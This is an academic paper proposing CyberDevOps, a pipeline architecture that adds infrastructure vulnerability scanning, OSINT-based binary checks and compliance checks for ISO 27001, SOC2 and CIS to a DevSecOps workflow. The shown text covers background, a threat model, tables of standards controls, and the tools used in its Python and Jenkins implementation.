



# From DevOps to DevSecOps is not enough. CyberDevOps: an extreme shifting-left architecture to bring cybersecurity within software security lifecycle pipeline

Federico Lombardi<sup>1</sup> · Alberto Fanton<sup>1</sup>

Accepted: 5 February 2023 / Published online: 26 April 2023

© The Author(s), under exclusive licence to Springer Science+Business Media, LLC, part of Springer Nature 2023

## Abstract

Software engineering is evolving quickly leading to an urgency to discover more efficient development models. DevOps and its security-oriented extension DevSecOps promised to speed up the development process while ensuring more robust code. However, many third-party libraries and infrastructure vulnerabilities may still pose security flaws. Besides, regulatory compliance and standards go beyond secure software asking for comprehensive security and accurate infrastructure hardening. Thus, we may wonder: is DevSecOps enough? In this paper, we propose CyberDevOps, a novel architecture which integrates cybersecurity within DevSecOps. Specifically, (i) we revise software composition analysis to deal with nondeterministic environments and (ii) we incorporate vulnerability assessment and compliance within a further pipeline step. To assess the effectiveness of CyberDevOps, we conduct an experimental evaluation. Specifically, we attack a web application and we show how CyberDevOps is able to detect hidden defects while a standard DevSecOps pipeline fails. Furthermore, we assess code quality and security by comparing DevOps, DevSecOps, and CyberDevOps by monitoring two Conio code bases over a year. The results show that CyberDevOps helps to fix up to 100% of known bugs and vulnerabilities and improve significantly the code quality.

**Keywords** DevOps · DevSecOps · Vulnerability assessment · Compliance

## 1 Introduction

In the last decade, computer technology has embraced a vast number of new areas. Industry has evolved towards online SCADA systems, personal and mobile devices are increasingly using cloud computing-based applications, IoT ecosystem is gaining ground on a wider range of areas (smart homes, smart cities, autonomous vehicles, etc.), and, with the advent

---

✉ Federico Lombardi  
federico.lombardi@conio.com

Alberto Fanton  
alberto.fanton@conio.com

<sup>1</sup> Conio Inc., San Francisco, CA 94105, USA

of the blockchain, a huge plethora of decentralized services are catching on. All of those sectors have one main thing in common, the Internet. This growth has been indeed possible exclusively thanks to the pervasive spread of online services that led the Internet to become a prominent building block for this revolution. Such a progress has been firstly emphasized during the transition from the so-called *web1* to *web2* and nowadays we are witnessing the same change approaching the *web3* (Nath et al., 2014). Indeed, such phases are fundamental turning points which create an impressive number of new opportunities that tech companies need to take advantage of to gain momentum on the market.

These events bring an unavoidable heat that pushes software development to speed up not to miss business opportunities; thus, it emerges an urgent need of alternative approaches to the typical development models. Therefore, the DevOps model came to life between 2007 and 2008, inheriting some aspects of the Agile methodology with the aim of shortening the software development life cycle (SDLC) while providing continuous delivery (Leite et al., 2019). Specifically, DevOps is a set of practices that combines software development (Dev) and IT operations (Ops) to produce high software quality in a more efficient and faster manner. Companies are increasingly adopting DevOps practices and tools, but as reported by Atlassian in a survey of 500 DevOps practitioners, only about 50% of organizations state to practice DevOps for more than 3 years (Atlassian, 2020).

Nevertheless, such a rush to produce code translates to an excellent opportunity for malicious actors to exploit software vulnerabilities. Furthermore, the Internet plays a key role also for hackers that could benefit from such evolution to share information, techniques, tactics and procedures (TTP), open-source intelligence (OSINT), malware, and exploits. Portals like ExploitDB (Offsec Services Ltd, 2009), MalwareHub (Malware Tips, 2013), and Shodan (Shodan, 2013) are just a few of the most common legit examples besides an uncountable number of illicit services on the Dark Web.

The typical security assessment based on afterwards penetration testing and static code analysis can no longer be successful in the long run, since eventually there will be a time window with vulnerable code deployed in production. The longer such a time window is, the higher the probability to be compromised. For this scope, DevSecOps arose as an extension of DevOps with the goal of incorporating security at scale (Carter, 2017).<sup>1</sup> Such a process is defined *shifting left*, i.e., security and testing are moved to the left with respect to the traditional linear depiction of the SDLC.

A successful DevSecOps pipeline should be able to detect application flaws as a whole by considering both developed code and external libraries before running to production environments. For that scope, among the several additional steps that a DevSecOps pipeline introduced, one of the most prominent aims at detecting security flaws due to third-party libraries. However, assessing dependencies is not always trivial and it is particularly crucial for enterprises. Indeed, companies make extensive use of external libraries that often wrap to extend their functionality leading to further potential flaws that can be missed by vulnerability scanners since based on static vulnerability databases.

Although the objective security benefit that DevSecOps may bring, implementing correctly such a pipeline comes with a number of challenges such as (i) cultural shift and security mindset, (ii) lack of knowledge, (iii) complex tool integration, and (iv) difficulty in its evaluation. Things get still more complicated when software security may lead to dispute between parties (Aniello et al., 2016) and needs to comply with

---

<sup>1</sup> After DevSecOps, SecDevOps have been proposed. Although we detail their difference in the next section, for the sake of simplicity, in this paper, we refer to them only as “DevSecOps.”

regulatory standards such as NIST (NIST, 1999), ISO/IEC 27001 (ISO/IEC, 2017), SOC (AICPA, 1997), CIS Benchmark (Center for Internet Security, 2017), and PCI-DSS (PCI Security Standard Council, 2006) where the concept of security is not limited to and goes beyond secure software.

Since security compliance check, infrastructure vulnerability management, and applications vulnerability assessment are usually conducted with different policies and time windows, there might be periods where the overall network is vulnerable. Indeed, compliance check and infrastructure vulnerability management are generally conducted periodically, some times per year, while software pipelines to assess application security are triggered at every code update, likely more frequently.

Such asynchronous assessments make advanced adversarial actors, such as APTs, able to compromise network not limiting to single spread vulnerability exploitation, but by making use of a chain of flaws ranging from applications to infrastructure (Hejase et al., 2020). Therefore, rather than considering infrastructure security and application security as two disjoint problems, we believe they must be treated as a potential single point of failure that a malicious actor can make use to compromise a network through advance multi-staged attacks. Therefore, it seems clear that nowadays cybersecurity and SDLC should not be disjointed. Thus, the research question we propose is:

**RQ:** *is DevSecOps enough in the era of compliance with security standards?*

In this paper, we want to answer such *RQ* and shed light on how to build an efficient and secure DevSecOps pipeline addressing the aforementioned challenges. For that scope, we propose *CyberDevOps*, a novel architecture to extremely shift left security by integrating cybersecurity tools within a DevSecOps pipeline. Specifically, the pipeline we propose includes the most prominent families of S(ecure)SDLC tools integrated with a security orchestrator that manages a chain of vulnerability assessment tools and a compliance manager. Such a chain is composed of an open-source scanner, a scan-less commercial tool, and *Conio OSINT-VA*, i.e., a proprietary tool that we implemented to make use of OSINT to gather information on operating systems and installed binaries and find issues hard to detect with standard vulnerability assessors.

We evaluate CyberDevOps through an experimental evaluation based on a web application. First, we present a problem arising with standard software composition analysis (SCA) tools when dealing with non-deterministic environments. Thus, we discuss how to address implicit dependencies issues through our *deterministic SCA*, i.e., an extension of standard SCA modules integrated within CyberDevOps able to address non-determinism that we evaluate against a standard SCA. Then, we conduct a real attack against such an application and we show how our pipeline is able to detect a vulnerability that a standard DevSecOps pipeline could not. Finally, we perform an analysis on two code bases of internal Conio projects by monitoring over time the code quality when moving from DevOps to DevSecOps to CyberDevOps and vice versa.

To summarize, we provide the following contributions:

- We propose CyberDevOps, a novel architecture that integrates within a DevSecOps pipeline a security orchestrator which manages vulnerability assessment tools and a compliance manager;
- We show a situation where SCA tools fail under implicit dependencies, presenting and evaluating the deterministic SCA solution proposed within CyberDevOps;
- We conduct a real attack on a web application to show the security benefit of CyberDevOps with respect to DevSecOps to detect some type of defects;

- We propose an analysis conducted on two Conio code bases to assess how the code quality and security changes over time by turning on and off the CyberDevOps architecture.

*Paper structure:* Section 2 discusses the background on DevOps, Section 3 introduces the system model and the problem statement, and Section 4 analyzes the security standards and their relation while Section 5 describes the CyberDevOps architecture and our proposed implementation. Section 6 evaluates CyberDevOps while related works are discussed in Section 7. Finally, Section 8 analyzes current limitations of CyberDevOps and Section 9 sums up the work and open challenges which track the way to future directions.

## 2 Background

This section defines terms and concepts relevant for DevOps concept of this work. We present the background with main references to academic and gray literature starting with the systematic review provided by Rajapakse et al. (2022).

### 2.1 DevOps

DevOps combines practices from software development and IT operations. It comes from the lesson learned from Waterfall and Agile methodologies (Chaillan and Yasar, 2019). Waterfall manages a linear model where activities are broken down into sequential phases, while Agile employs an iterative approach by allowing changes at any time in scope and requirements. DevOps practices build on Agile principles of continuous improvement: it further improves the process by integrating automation and quality assurance rules resulting in a more efficient high-quality software life cycle. These practices generally follow the CI/CD models from continuous software engineering (CSE), a branch that targets to enable a continuous movement in software engineering activities by defining a set of continuous practices. Fitzgerald and Stol (2017) proposed continuous practices categorized under business strategy and planning, development, and operations. Such practices are becoming well established in industry (Bosch, 2014). Research on continuous practices state that continuous integration (CI), continuous delivery (CD), and continuous deployment (CD) are the most common continuous practices nowadays (Stahl et al., 2017; Shahin et al., 2017; Schermann et al., 2016; Shahin et al., 2019; Zahedi et al., 2020). CI is a CSE practice that pushes developers to integrate frequently their code to the main branch (usually on a daily basis (Stahl et al., 2017)). Such code changes are then validated by automated builds and tests (Leppänen et al., 2015). This approach makes developers able to cope with integration failures quickly (Fitzgerald & Stol, 2017; Shahin et al., 2017).

Continuous delivery (CD) is a practice that tries to maintain at any time software at a “good enough” state, i.e., almost production-ready (Shahin et al., 2017; Chen, 2015). For this scope, the software must pass several tests in a staging environment. The final deployment to the production environment must be done manually by team member with relevant authority (pull-based approach) (Shahin et al., 2019).

Continuous deployment (CD) is an extension of continuous delivery which aims to continuously and automatically deploy software to a production environment iff all required tests are passed (push-based approach) (Shahin et al., 2017, 2019).

The main metrics for evaluating DevOps have been originally defined by PuppetLabs (2014) as *four key metrics* (FKM). With general approval over time, they are now referred to simply as DevOps Metrics (PuppetLabs, 2019). We list such metrics as the following.

*Deployment frequency*: addresses minimizing the batch size in a project (reducing it is a central element of the Lean paradigm). As this is hard to measure in software, they took the deployment frequency of software to production as a proxy.

*Lead time for change*: defined as “the time it takes to go from code committed to code successfully running in production.” Shorter time is better because it enables faster feedback and course correction as well as the faster delivery of a fix to a defect.

*Time to restore service*: as failure in rapidly changing complex systems is inevitable, the key question for stability is how long it takes to restore service from an incident from the time the incident occurs (e.g., unplanned outage, service impairment).

*Change failure rate*: the percentage of changes for the application or service which results in degraded service or subsequently required remediation (e.g., lead to service impairment or outage, require a hot-fix, a rollback, a fix-forward, or a patch).

From such metrics, it is evident how security does not play any role in a DevOps pipeline and its evaluation is merely based on code release speed. Usually, companies implementing a DevOps pipeline are used to assess security at the end, i.e., after development and testing steps through penetration testing and static analysis, exposing for a time window a software potentially vulnerable in production.


## 2.2 DevSecOps

The security bottleneck identified in DevOps practice pushed the community to identify a more efficient approach with security embedded into all stages of the SDLC. Thus, DevSecOps was born to shift security to the left by implementing security practices since the earliest planning and design stages through development and testing (Carter, 2017). Such an approach makes developers to have a primary responsibility for security while writing code. Despite the idea of DevSecOps seeming promising, several issues and challenges arose since developers are usually not skilled for managing security.

This pushes the community to extend DevSecOps towards SecDevOps. Although commonly interchanged (Mohan & Othmane, 2016; Bird, 2016), they present a slight difference: SecDevOps shift further left security, that explains why the word “Sec” is at the beginning rather than in the middle. SecDevOps aims to bring a security state of mind to everyone in the company. It should be brought beyond traditional implementation and testing stages: planning, analysis, design, and deployment stages. Achieving this requires a huge investment to train developers, architects, operations, and all people involved on security best practices and tools to foster security expertise across the SDLC. It is becoming common best practice to employ a dedicated security team which does not implement security, but just defines security policies for the company. These policies are not limited to coding best practices, but embrace encryption rules and testing guidelines as well.

To secure the DevSecOps/SecDevOps pipeline, several tools can be combined (Aqua Security, 2021). Unfortunately, a standard approach to combine them does not exist and strictly depends on companies. Following we list the main families.

*Secret check*: checks that no password, token, keys, or any other secrets are accidentally committed and pushed to the code repository.



**Fig. 1** DevOps and DevSecOps pipelines. Gray squares represent the typical step of a DevOps pipeline, while the purple squares highlight the further steps introduced within a DevSecOps pipeline

*Software composition analysis (SCA)*: analyzes software to detect external components, such as third-party libraries, to identify associated vulnerabilities and license compliance data. Thus, SCA does not work directly on the produced code, but on the environment. It can be complemented with static source code analysis tools to find the complete vulnerability exposure.

*Static application security testing (SAST)*: it is used to scan source code and analyze it from insecure coding practices and known weaknesses. In DevSecOps, this step is usually integrated into developers' programming environments for immediate security risk feedback. Multiple assessments can be combined (e.g., at development time and after commit).

*Dynamic application security testing (DAST)*: it scans applications in runtime, prior deploying it into production environments. This enables an outside-in approach to test applications for exploitable conditions that were not detectable with a static analysis.

*Interactive application security testing (IAST)*: it analyzes running applications and gathers information about how they perform while running manual or automated tests.

*Runtime application self-protection (RASP)*: it runs alongside applications in production to observe and analyze behavior in order to notify and/or block anomalous and unauthorized actions. This involves additional infrastructural components on production environments, but it delivers real-time capabilities on potential application security risks.

*Web application firewalls (WAF)*: it monitors traffic towards the application to detect potential attacks and exploitation attempts. WAFs do not remediate underlying software vulnerabilities, but can be configured to block certain attack vectors.

*Container image scanning*: it scans container images within the CI/CD pipeline prior to deployment into production to detect unsafe components and vulnerabilities.

Figure 1 shows a traditional DevSecOps pipeline, specifically the gray squares are common with a standard DevOps approach, while the purple squares highlight the additional security components. Some effort has been spent in evaluation software delivery performance by means of the four (Sallin et al., 2021). Concerning DevSecOps, a good survey lists several useful metrics gathered from academics and gray literature (Prates et al., 2019). We list such metrics as the following.

*Defect density*: it represents the number of confirmed defects detected in a software divided by the total line of software code. Ideally it should be as low as possible (Chickowski, 2018; Humphrey, 2018; Jerbi, 2018; Hsu, 2018).

*Defect burn rate*: it indicates the productivity of solving defects by computing the average time needed by developers to address issues through the ratio of the total number of defects found in development divided by the sum of defects found in development and production multiplied by 100. The closer to 100, the better (Chickowski, 2018; Jerbi, 2018; Crouch, 2018).

*Critical risk profiling*: it helps to prioritize the order of issues to address and is represented with a criticality score to associate each vulnerability (Chickowski, 2018; Casey, 2018; Woodward, 2018; Vijayan, 2019; Raynaud, 2017; Paule, 2018).

*Top vulnerability types:* it helps to plan training for developers by giving them knowledge about how to handle and cope with vulnerabilities (OWASP top 10 is the most used) (Chickowski, 2018; Hsu, 2018; José 2018).

*Number of adversaries per application:* it aims to identify the applications that are more exposed to possible attacks. This metric is strictly related to threat modeling and risk analysis (Chickowski, 2018; Paule, 2018).

*Adversary return rate:* it measures how often an adversary will use the same strategy and procedures (Chickowski, 2018).

*Point of risk per device:* it takes track of the vulnerabilities per server in order to prioritize the remediation according to their criticality, especially when dealing with servers exposed to remote attack (Humphrey, 2018).

*Number of continuous delivery cycles per month:* it measures how quickly code is deployed to production (Humphrey, 2018; Jerbi, 2018; Crouch, 2018; Paule, 2018).

*Number of issues during red team drills:* it measures the effectiveness of red teaming activities by counting the issues found and fixed by ethical hackers (Crouch, 2018; Paule, 2018).

### 3 System model and problem statement

#### 3.1 System model

We consider a private network of a company composed of a finite set  $\Sigma$  of heterogeneous servers which can communicate with each other. We assume that server set does not change over time; therefore, the cardinality  $|\Sigma| = n$  is fixed and  $\sigma_i \in \Sigma$  represents the  $i$ -th server. Servers can present known vulnerabilities due to operating system, kernel, and default services/programs installed. Known vulnerabilities may increase over time and can be patched; therefore, we define  $\Gamma_t$  the set of known servers' vulnerabilities at time  $t$ , where  $\gamma_{i,j} \in \Gamma_t$  identifies the  $j$ -th vulnerability of the  $\sigma_i$  server.

Alongside the standard software and services, the servers run a finite set of applications  $A$  developed internally by the company. We assume that the application set does not change over time; therefore, the cardinality  $|A| = m$  is fixed and  $\alpha_k \in A$  represents the  $k$ -th application.

We assume the company to have benign developers who can make unintentional mistakes leading to software flaws, but not introducing deliberately backdoor. The produced applications can make use of third-party software components which can in turn wrap further libraries. We consider therefore that the produced applications can contain both code and third-party library vulnerabilities. We define  $\Delta_t$  the set of applications' vulnerabilities at time  $t$  and the element  $\delta_{k,z} \in \Delta_t$  is the  $z$ -th application vulnerability identifier of the application  $\alpha_k$ .

The overall set of vulnerabilities of the network for each time instant  $t$  is defined as  $\Pi_t = \Gamma_t \cup \Delta_t$ , i.e., it is the union of server and application set of vulnerabilities. We define a network *vulnerable* at time  $t$  if  $|\Pi_t| > 0$ , namely if it presents at least one vulnerability (either of application or infrastructure).

We define with *misconfiguration* any lack of infrastructure hardening procedures which can increase the probability of post-exploitation success.



### 3.2 Attacker model

We consider an unscrupulous adversarial actor able to identify and exploit known infrastructure and applications' vulnerabilities timely. We assume the attacker to be dynamic and able to perpetrate a network in multiple stages according to a kill chain model (Hutchins et al., 2011). Therefore, at some time instant  $t$ , the attacker can get first access by exploiting a vulnerability among the set  $\Pi_t$ , and subsequently at some time  $t + \epsilon$  (with  $\epsilon$  arbitrary small) he/she can exploit further vulnerability within  $\Pi_{t+\epsilon}$  to perform lateral movements, escalate his/her privilege, and execute arbitrary malicious code to control the environment with a command and control paradigm. We assume that, for each time instant  $t$ , the attack surface is limited to the vulnerabilities in  $\Pi_t$ ; therefore, we do not consider client-based attacks such as phishing and we do not consider 0-day ones. However, we consider a smart attacker that is able to introduce further vulnerabilities at time  $t + \epsilon$ , i.e., after the first exploitation by making use of misconfigurations. Therefore, we assume that a single vulnerability exploitation may eventually lead to a fully compromised network.

### 3.3 Problem statement

Considering the aforementioned system and threat models, the problem we tackle in this paper regards a solution to identify:

- Software vulnerabilities due to (wrapped) third-party components;
- Infrastructure vulnerabilities that may be exploited by an attacker through a non-vulnerable application;
- Security misconfigurations that may lead to further potential post-exploitation activities.

The goal is to block the SDLC pipeline as soon as severe issues are detected so as to notify timely the administrators, reduce the time window of vulnerability exposure, and minimize security risk of a network as a whole.

## 4 Analysis of security standards

Over the years, various associations and institutes have developed cybersecurity frameworks and standards made by a set of documentation, policies, and procedures to employ to avoid and mitigate impacts of security incidents. These frameworks involve a wide spectrum of controls ranging from technical configurations to internal policy management. Some controls can be formally evaluated through specific automatic assessment tools, while others involving personnel behavior, physical security, and incident response management require rigorous policy documentations and human-based interactions, thus can only be partially automatized. Security standards can be categorized in two main classes:

- (i) Universal security standards;
- (ii) Specific sector security standards.



**Table 1** ISO/IEC 27001 controls

Control group	#Controls (#Verifiable)	Control group name
A.5	2 (0)	Information Security Policies
A.6	7 (1)	Organization of Information Security
A.7	6 (0)	Human Resource Security
A.8	10 (0)	Asset Management
A.9	14 (9)	Access Control
A.10	2 (2)	Cryptography
A.11	15 (0)	Physical and Environmental Security
A.12	14 (1)	Operations Security
A.13	7 (1)	Communications Security
A.14	13 (1)	System Acquisition, Development and Maintenance
A.15	5 (0)	Supplier Relationships
A.16	7 (0)	Information Security Incident Management
A.17	4 (0)	Business Continuity Management
A.18	8 (2)	Compliance
Total	114 (14); 12% of controls are verifiable	

Among the universal security standards, the National Institute of Standards and Technology (a.k.a., NIST), a non-regulatory agency of the United States of Commerce, proposed the NIST Cybersecurity Framework. Many other countries started proposing similar frameworks by taking inspiration from the controls of the NIST one. Some further universal security standards have been proposed and adopted world wide such as ISO/IEC 27001 and CIS. Among the specific sector security standards, SOC2 is one of the most commonly adopted by ICT companies. Similarly, PCI-DSS has been proposed to manage credit cards data. In this work, we mainly focus on ISO/IEC 27001, SOC2, and CIS since they are the most general standards to comply with for software development companies.

#### 4.1 ISO 27001

ISO/IEC 27001 is an international standard to manage information security. It has been proposed jointly by the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC). The standard is composed of 144 controls organized within 14 control groups that companies of any sector should comply with to be eligible for certification.

The standard is used for developing an information security management system (ISMS) and is widely adopted across the world. The controls are listed in the ISO/IEC 27001 Annex A document as reported in Table 1.

From the table, it is possible to see the number of controls for each group; besides, we also show with a number within brackets the number of controls that can be verified through automatic assessment tools. It is possible to note that only 14 controls over 114 are automatically verifiable, i.e., only the 12% of the total controls, due to the fact that many of them are procedural controls.

**Table 2** SOC2 controls

<b>Control group</b>	<b>#Controls (#Verifiable)</b>	<b>Control group name</b>
CC1.0	5 (0)	Control Environment
CC2.0	3 (0)	Communication & Information
CC3.0	4 (1)	Risk Assessment
CC4.0	2 (0)	Monitoring Activities
CC5.0	3 (1)	Control Activities
CC6.0	8 (5)	Logical & Physical Access Controls
CC7.0	5 (2)	System Operations
CC8.0	1 (1)	Change Management
CC9.0	2 (0)	Risk Mitigation
Total	33 (10); 30% of controls are verifiable	

## 4.2 SOC2

Among the specific sector security standards, one of the most common is SOC2, provided by the American Institute of CPAs (AICPA) within the System and Organization Controls (SOC) Suite of Services (AICPA, 1997). SOC2 is a framework specific for ICT service or software-as-a-service (SaaS) companies which aims to safeguard customer data managed in a cloud environment. The assessment of a correct SOC2 implementation is based on external auditing procedure which can release two types of reports, i.e., SOC2 Type 1 and SOC2 Type 2. A SOC2 Type 1 report is an attestation of controls at a specific point in time which describes the controls provided by the company and attests that such controls are suitably designed and implemented. A SOC2 Type 2 report is instead an attestation of controls over a period of minimum 6 months. Such reports attest that the controls are suitably designed, implemented, and attest also their operating effectiveness. SOC2 consists in 33 controls further divided in 61 compliance requirements organized in 9 control groups as reported in Table 2. From the table, it is possible to see the number of controls for each group as well as the number of controls that can be verified through automatic assessment tools. It is possible to note that 10 controls over 33 are automatically verifiable, i.e., about the 30% of the total controls.

## 4.3 CIS

Among the universal security standard, CIS V8 Critical Security Controls (CSC) is a framework developed by the Center of Internet Security (CIS) based on 153 controls as shown in Table 3. The interesting feature of CIS is that its controls are mapped to many established standards and regulatory frameworks. In Table 4, we report such a mapping with ISO/IEC 27001 and SOC2.

As shown before, both ISO/IEC 27001 and SOC2 present a few percentage of controls that can be automatically assessed (respectively 12% and 30%). Therefore, CIS Benchmarks have been proposed as secure hardening controls to apply for specific operating system. CIS Benchmarks result configuration baselines and best practices for securely configuring a system according to the CIS V8 CSC. In Table 5, we report the CIS Benchmark for Linux operating system. As it is possible to note, among 194 controls, 158 can be verified

**Table 3** CIS V8 Critical Security Controls

Control group	#Controls	Control group name
1	5	Inventory and Control of Enterprise Assets
2	7	Inventory and Control of Software Assets
3	14	Data Protection
4	12	Secure Configuration of Assets and Software
5	6	Account Management
6	8	Access Control Management
7	7	Continuous Vulnerability Management
8	12	Audit Log Management
9	7	Email and Web Browser Protections
10	7	Malware Defenses
11	5	Data Recovery
12	8	Network Infrastructure Management
13	11	Network Monitoring and Defense
14	9	Security Awareness and Skills Training
15	7	Service Provider Management
16	14	Application Software Security
17	9	Incident Response Management
18	5	Penetration Testing

with automatic tools. This helps companies to configure properly each machine to improve the security and speed up the compliance with other security standards.

## 5 CyberDevOps pipeline

This section introduces CyberDevOps. Specifically, we first show the architecture and its integration within a traditional DevSecOps pipeline agnostic to technology. Then, we propose an implementation.

### 5.1 Architecture

Figure 2 presents the CyberDevOps pipeline, highlighting the further modules we implemented. We now discuss the single steps.

*Checkout* The first step is *checkout*. This step is triggered when a developer commits the code; thus, the CI/CD server retrieves it from a `git` repository and starts the pipeline.

*Git secret check* The second step aims to check for passwords, tokens, keys, or any other secrets that a developer accidentally or maliciously committed and pushed over the `git` repository. If a secret is detected, the pipeline fails and does not go ahead.

*Deterministic SCA (DSCA)* The third step is SCA; thus, dedicated tools analyze libraries and dependencies of the committed code. It is possible to note that this step is called *deterministic SCA* rather than simply SCA since we experienced an issue with the standard SCA approach that fails to detect vulnerabilities when a dependency is implicit due to a


**Table 4** CIS Controls mapping with SOC2 and ISO 27001

CIS control	Relation	SOC2 controls	ISO 27001 controls
1	Subset of	CC6.1, CC3.2, CC7.1, CC7.2	A.8.1.1, A.9.1.2, A.9.3.1, A.11.2.5, A.13.1.1
2	Subset of	CC3.2, CC5.2, CC6.1, CC6.8, CC7.1	A.8.1.1, A.12.5.1, A.16.6.2
3	Subset of	CC3.2, CC5.2, CC6.1, CC6.5, CC6.7	A.6.2.1, A.8.2.1, A.8.3.1, A.10.1.1, A.13.1.1, A.13.2.3
3	Superset of	CC1.1, CC1.2	
4	Subset of	CC5.2, CC6.3, CC6.6	A.8.1.3
4	Superset of	CC7.1, CC8.1	
5	Subset of	CC6.1, CC6.2, CC6.3	A.9.2.1, A.9.2.3, A.9.4.3
6	Subset of	CC5.2, CC6.1, CC6.2, CC6.3, CC6.4, CC6.6	A.8.1.1, A.9.2.6
7	Subset of	CC3.2, CC3.3, CC6.6, CC7.1	A.12.6.1
7	Superset of	CC9.1	
8	Subset of	CC4.1, CC5.2, CC6.8, CC7.2, CC7.3	A.12.4.1, A.12.4.3, A.12.4.4
9	Subset of	CC5.2, CC6.6	A.8.1.3, A.12.2.1, A.12.6.2, A.13.1.1, A.13.2.3
10	Subset of	CC6.8	A.12.2.1, A.12.4.1, A.12.14.1
11	Subset of	CC6.4, CC6.7	A.12.3.1
12	Subset of	CC5.2, CC6.1	A.13.1.3
13	Subset of	CC6.6, CC6.7, CC7.2	A.13.1.3
14	Subset of	CC1.4, CC2.2	A.7.2.2
15	Subset of	CC3.2, CC3.4, CC9.2	
16	Subset of	CC1.4	A.10.1.1, A.12.1.4, A.14.2.1
17	Subset of	CC2.2, CC2.3, CC7.2, CC7.4, CC7.5	A.6.1.3, A.16.1.1, A.16.1.3
18	Subset of	CC3.2	

lack of a deterministic environment representation. Therefore, we implemented a module which enhances SCA to face that kind of situation and properly perform it. We discuss more exhaustively such a case in the next section.

**Table 5** CIS benchmark controls for Linux

Control	# Safeguards (# Verifiable)	Control name
1	29 (19)	Initial Setup
2	34 (32)	Services
3	28 (23)	Network Configurations
4	33 (26)	Logging & Auditing
5	37 (27)	Access, Authentication & Authorization
6	33 (31)	System Maintenance
Total	194 (158); 81% of controls are verifiable	



**Fig. 2** CyberDevOps architecture integrated within the pipeline. Blue squares highlight the further steps over a traditional DevSecOps pipeline. The purple rounded rectangles detail the tools implementing the steps

**SAST** The fourth phase is SAST, i.e., specific tools are employed for static analysis of the source code to check whether it is affected by vulnerabilities and bugs that might be exploited. A tolerance threshold can be set to decide how stern the assessment must be not to block the pipeline for minors. Such a threshold must be agreed according to maximum desired application error, threat model, level of exposure, and severity of exploitation with respect to the CIA triad.

**Container image scanning** The fifth step consists in building and scanning the entire container for vulnerabilities. Even though SCA and SAST have been passed, indeed, containers must be audited to check they have been hardened and they are free from issues due to misconfigurations.

**Unit tests** The sixth step consists in performing the standard unit tests. Note that in a DevSecOps pipeline, here we should also test bad situations according to the threat model. However, it is out of the scope of this paper to describe all the steps involving threat modeling and related tests.

**DAST** The seventh step consists in deploying the application in a staging/testing environment and dynamically looking for vulnerability through fuzzing.

**Vulnerability scanning and compliance** The vulnerability scanning and compliance is step eight. It is a novel phase we proposed aimed to conduct a vulnerability assessment of the infrastructure in order to check that there is no known vulnerability on the hosting environment and that this complies with security standards such as CIS Benchmark, NIST, and SOC2. For this scope, we propose a security orchestrator module which manages a chain of vulnerability assessors and a compliance manager. Specifically, the chain of vulnerability assessors is composed of:

- *Vulnerability scanner*;
- *Scanless vulnerability manager*;
- *OSINT binaries vulnerability scanner*.

The first tool is a standard vulnerability scanner which runs an active scan over the endpoints to assess. The second tool is an agent-based tool that continuously checks for vulnerability of operating systems and running services. The third one is a proprietary tool we proposed that builds a repository of all available binaries on the endpoints gathering for each information such as filename, path, size, and hashes; then, it uses OSINT to collect

further information over the internet and investigate whether it is a vulnerable or malicious binary. The meaning of using three different approaches is to enforce the detection effectiveness, so when an approach fails we may benefit from the other two.

Finally, the compliance manager performs cloud security posture management (CSPM) to check misconfigurations and compliance with the desired security standards, in our case CIS Benchmark, SOC2, and ISO/IEC 27001. This sub-module works by assessing the infrastructure configuration where to software will be deployed to check whether controls of interest are respected. In case vulnerabilities and/or compliance violation arise, the vulnerability scanning and compliance module stops the pipeline with error.

*Integration tests* The ninth step consists in running the standard integration tests. This is a standard step on a DevOps pipeline; therefore, we do not elaborate further on this.

*Deploy WAF* If all previous steps are passed, the remaining last step consists in deploying the application with a WAF to filter malicious requests according to the OWASP ModSecurity Core Ruleset (OWASP, 2020b).


## 5.2 Implementation

We implemented a CyberDevOps pipeline for Python with Jenkins (Kawaguchi, 2015) as CI/CD server which is triggered by commit on a `git` repository. We employ `git-secrets` (AWS Labs, 2016) to prevent commit and push of sensitive information. The deterministic SCA step consists in a combination of OWASP Dependency Check (OWASP, 2020a), Safety (Pyup, 2017), and Pipenv (Reitz, 2020) to cope with non-deterministic representation of the environment as explained in Section 6.2.1. For the SAST step, we use Bandit (PyCQA, 2018) for static code analysis and we monitor over time the code quality with Sonarqube (SonarSource, 2013) through its *code smell* metrics (SonarSource, 2018). Once we build the container, we scan the image with Trivy (Aqua Security, 2019). After the unit test, we use OWASP ZAP (OWASP, 2016) and BurpSuite (PortSwigger, 2003) for dynamic analysis on the DAST step.

